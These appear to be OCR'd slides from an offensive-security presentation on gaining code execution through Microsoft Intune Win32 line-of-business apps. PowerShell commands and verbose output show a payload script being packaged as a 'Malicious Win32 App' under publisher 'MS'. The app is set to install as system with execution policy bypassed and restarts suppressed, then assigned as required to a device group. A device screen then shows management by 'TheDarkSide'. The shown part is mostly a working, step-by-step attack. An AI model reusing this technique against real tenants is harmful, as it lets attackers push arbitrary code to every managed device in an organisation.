3. On the **Select app type** pane, under the **Other** app types, select **Windows app (Win32)**.

   > **Important**
   >
   > Be sure to use the latest version of the Microsoft Win32 Content Prep Tool. If you don't use the latest version, you'll see a warning that says the app was packaged using an older version of the tool.


4. Click **Select**. The **Add app** steps appear.

What if…
No Intune Admin Center access?

CODE EXECUTION VIA INTUNE LOB APPS

GitHub to the rescue:


- https://github.com/MSEndpointMgr/IntuneWin32App



CODE EXECUTION VIA INTUNE LOB APPS

GitHub to the rescue:

- https://github.com/MSEndpointMgr/IntuneWin32App





```
PS C:\WINDOWS\system32> get-help IntuneWin32App

Name                              Category  Module                    Synopsis
----                              --------  ------                    --------
Add-IntuneWin32App                Function  IntuneWin32App            Create a new Win32 application in Microsoft Intune.
```


CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Payload> $IntuneWinFile = "C:\Payload\Package\payload.intunewin"
PS C:\Payload> $IntuneWinMetaData = Get-IntuneWin32AppMetaData -FilePath $IntuneWinFile
PS C:\Payload> $DisplayName = "Win32App"
PS C:\Payload> $RequirementRule = New-IntuneWin32AppRequirementRule -Architecture "All" -MinimumSupportedWindowsRelease "W10_1607"
PS C:\Payload> $DetectionRule = New-IntuneWin32AppDetectionRuleFile -Existence -FileOrFolder "whoami.txt" -Path "C:\" -DetectionType "exists"
PS C:\Payload> $InstallCommandLine = "powershell.exe -ExecutionPolicy Bypass -File .\payload.ps1"
PS C:\Payload> $UninstallCommandLine = "cmd.exe /c"
PS C:\Payload> $ReturnCode = New-IntuneWin32AppReturnCode -ReturnCode 1337 -Type "success"
PS C:\Payload> Add-IntuneWin32App -FilePath $IntuneWinFile -DisplayName $DisplayName -Description "Malicious Win32 App" -Publisher "MS" -InstallExperience "system" -RestartBehavior "suppress" -DetectionRule $Det
ectionRule -RequirementRule $RequirementRule -ReturnCode $ReturnCode -InstallCommandLine $InstallCommandLine -UninstallCommandLine $UninstallCommandLine -Verbose
VERBOSE: Access token refresh is not required, remaining minutes until expiration: 59
VERBOSE: Attempting to gather additional meta data from .intunewin file: C:\Payload\Package\payload.intunewin
VERBOSE: Successfully gathered additional meta data from .intunewin file
VERBOSE: Start constructing basic layout of Win32 app body
VERBOSE: Constructed the basic layout for 'EXE' Win32 app body type
VERBOSE: Detection rule objects passed validation checks, attempting to add to existing Win32 app body
VERBOSE: Retrieving default set of return codes for Win32 app body construction
VERBOSE: Additional return codes where passed as command line input, adding to array of default return codes
VERBOSE: Adding array of return codes to Win32 app body construction
VERBOSE: Attempting to create Win32 app using constructed body converted to JSON content
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps
VERBOSE: Successfully created Win32 app with ID: 89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: Attempting to create contentVersions resource for the Win32 app
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions
VERBOSE: Successfully created contentVersions resource with ID: 1
VERBOSE: Constructing Win32 app content file body for uploading of .intunewin file
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files
VERBOSE: Waiting for Intune service to process contentVersions/files request
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'AzureStorageUriRequest' is in pending state, sleeping for 10 seconds
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'AzureStorageUriRequest' was successful with uploadState: azureStorageUriRequestSuccess
VERBOSE: Using native method for file transfer
VERBOSE: SAS Uri renewal timer has elapsed for: 0 minute 0 seconds
VERBOSE: Uploading file to Azure Storage blob, processing chunk '1' of '1'
VERBOSE: PUT with -1-byte payload
VERBOSE: received 0-byte response of content type
VERBOSE: PUT with -1-byte payload
VERBOSE: received 0-byte response of content type
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679/commit
VERBOSE: Waiting for Intune service to process the commit file request
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'CommitFile' is in pending state, sleeping for 10 seconds
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'CommitFile' was successful with uploadState: commitFileSuccess
VERBOSE: Updating committedContentVersion property with ID '1' for Win32 app with ID: 89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: PATCH https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: Successfully created Win32 app and committed file content to Azure Storage blob
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f
```

CODE EXECUTION VIA INTUNE LOB APPS




CODE EXECUTION VIA INTUNE LOB APPS






```
PS C:\Payload> Add-IntuneWin32AppAssignmentGroup -Include -ID $app.id -GroupID $groupId -Intent "required" -Notification "showAll" -Verbose
VERBOSE: Access token refresh is not required, remaining minutes until expiration: 16
VERBOSE: RestartNotificationSnooze parameter was not specified, which means 'Allow user to snooze the restart notification' functionality will
VERBOSE: Querying for Win32 app using ID: 02a8a581-1452-4212-a439-e08cb66c39d0
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0
VERBOSE: Retrieving any existing Win32 app assignments to validate existing assignments for duplicate resources
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0/assignments
VERBOSE: Detected count of '0', skipping assignment validation for existence of target type: Group
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0/assignments
VERBOSE: Successfully created Win32 app assignment with ID: 437c718d-e71b-4a16-a7ce-e35515094ac5_1_0
```

CODE EXECUTION VIA INTUNE LOB APPS



CODE EXECUTION VIA INTUNE LOB APPS





CODE EXECUTION VIA INTUNE LOB APPS

Areas managed by TheDarkSide

TheDarkSide manages the following areas and settings. Settings marked as Dynamic might change depending on device location, time, and network configuration.

More information about Dynamic Management

Policies
•Security

Applications
•Microsoft Intune Management Extension: EnforcementCompleted


Connection info


Management Server Address:
https://r.manage.microsoft.com/devicegatewayproxy/cimhandler.ashx
Exchange ID:
E416E9FF5300AD6B89DF8F5D8552E339

Device sync status


Syncing keeps security policies, network profiles, and managed applications up to date.

Last Attempted Sync:
The sync was successful
7/7/2025 1:30:18 PM

